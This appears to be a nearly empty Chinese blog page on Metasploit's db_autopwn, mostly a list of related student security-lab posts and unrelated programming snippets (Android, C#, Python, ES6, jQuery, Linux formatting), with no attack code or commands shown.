
db_autopwn实战

20155205 郝博雅 Exp5 MSF基础应用的更多相关文章
- 20155205 郝博雅 Exp9 Web安全基础
20155205 郝博雅 Exp9 Web安全基础 一.实验内容 一共做了13个题目. 1.WebGoat 输入java -jar webgoat-container-7.1-exec.jar 在浏览 ...
- 20155205 郝博雅 Exp 8 Web基础
20155205 郝博雅 Exp 8 Web基础 一.实验目标 (1).Web前端HTML(0.5分) 能正常安装.启停Apache.理解HTML,理解表单,理解GET与POST方法,编写一个含有表单 ...
- 20155205 郝博雅 Exp3 免杀原理与实践
20155205 郝博雅 Exp3 免杀原理与实践 一.基础问题回答 (1)杀软是如何检测出恶意代码的? 答:++基于特征码的检测++<简单来说一段特征码就是一段或多段数据.如果一个可执行文件( ...
- 20155205 郝博雅 Exp2 后门原理与实践
20155205 郝博雅 Exp2 后门原理与实践 一.基础问题回答 后门(木马) 专用程序 投放 隐藏(免杀) 启动(自启动.绑定) (1)例举你能想到的一个后门进入到你系统中的可能方式? 答:上学 ...
- 20155205 郝博雅 Exp7 网络欺诈防范
20155205 郝博雅 Exp7 网络欺诈防范 一.实践内容 (1)简单应用SET工具建立冒名网站 (1分) (2)ettercap DNS spoof (1分) (3)结合应用两种技术,用DNS ...
- 20155205 郝博雅 Exp6 信息搜集与漏洞扫描
20155205 郝博雅 Exp6 信息搜集与漏洞扫描 一.实践内容 (1)各种搜索技巧的应用 (2)DNS IP注册信息的查询 (3)基本的扫描技术:主机发现.端口扫描.OS及服务版本探测.具体服务 ...
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
随机推荐
- Android studio使用android:style/Theme.Dialog报错:You need to use a Theme.AppCompat theme (or descendant) with this activity. at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:2913)
查找原因是在activity java代码部分继承了compatactivity public class DialogActivity extends AppCompatActivity 但是在An ...
- BackgroundWorker 组件
代码: static void Main(string[] args) { BackgroundWorker bw = new BackgroundWorker(); bw.WorkerReports ...
- ViewPager和Fragment中的View的点击事件冲突
ViewPager属于父布局,View属于子布局: 触摸事件是先到父View,再到子View,所以可以让ViewPager取消拦截事件: public class ComposeViewPager e ...
- usb设备驱动的分析
怎样来分析驱动程序呢? 1.将一个usb设备插入到电脑上,在串口软件上能够显示一些打印信息,用source insight软件打开linux内核2.6.22版本,然后从第一行查找通用的关键字,找到这一 ...
- 【c】多级指针
一.一级指针 1.int *p,*p2; p是变量名,*表明是指针,指针指向地址. 在定义时初始化,如int *p_2 = &b; //定义一个指针,指针指向一个地址 先定义再初始化,如int ...
- python note 16 re模块的使用
1.re模块(#regex) # 查找 # findall : 匹配所有 每一项都是列表中的一个元素 import re ret = re.findall('\d+','dawdawd154wadwa ...
- es6数组的扩展
数组扩展运算符 ...(三个点) const demoArr=[0,1,2,3,4] console.log(...demoArr) // 0 1 2 3 4 // 他把一个数组用逗号分隔了出来 // ...
- Spring--基础介绍一:IOC和DI
前面学习了Struts2和Hibernate. Struts2主要是用来控制业务层面逻辑和显示,告诉你什么时候走哪个action,跑去运行哪个class的什么方法,后面调到哪个jsp. Struts2 ...
- mkfs.ext4快速格式化大容量硬盘
安装ext4: yum -y install e4fsprogs 使用如下命令可以快速格式化大容量硬盘: mkfs.ext4 -T largefile /dev/xxx
- jQuery on() 方法 为选定已存在元素和未来元素绑定标准事件和自定义事件
很有必要说说jQuery的on方法,这个方法存在大乾坤大奥秘,主要注意两点: 1.为已存在元素和未来元素(动态添加元素)绑定处理函数. 2.自定义一个非标准的事件并绑定处理函数. 定义和用法 on() ...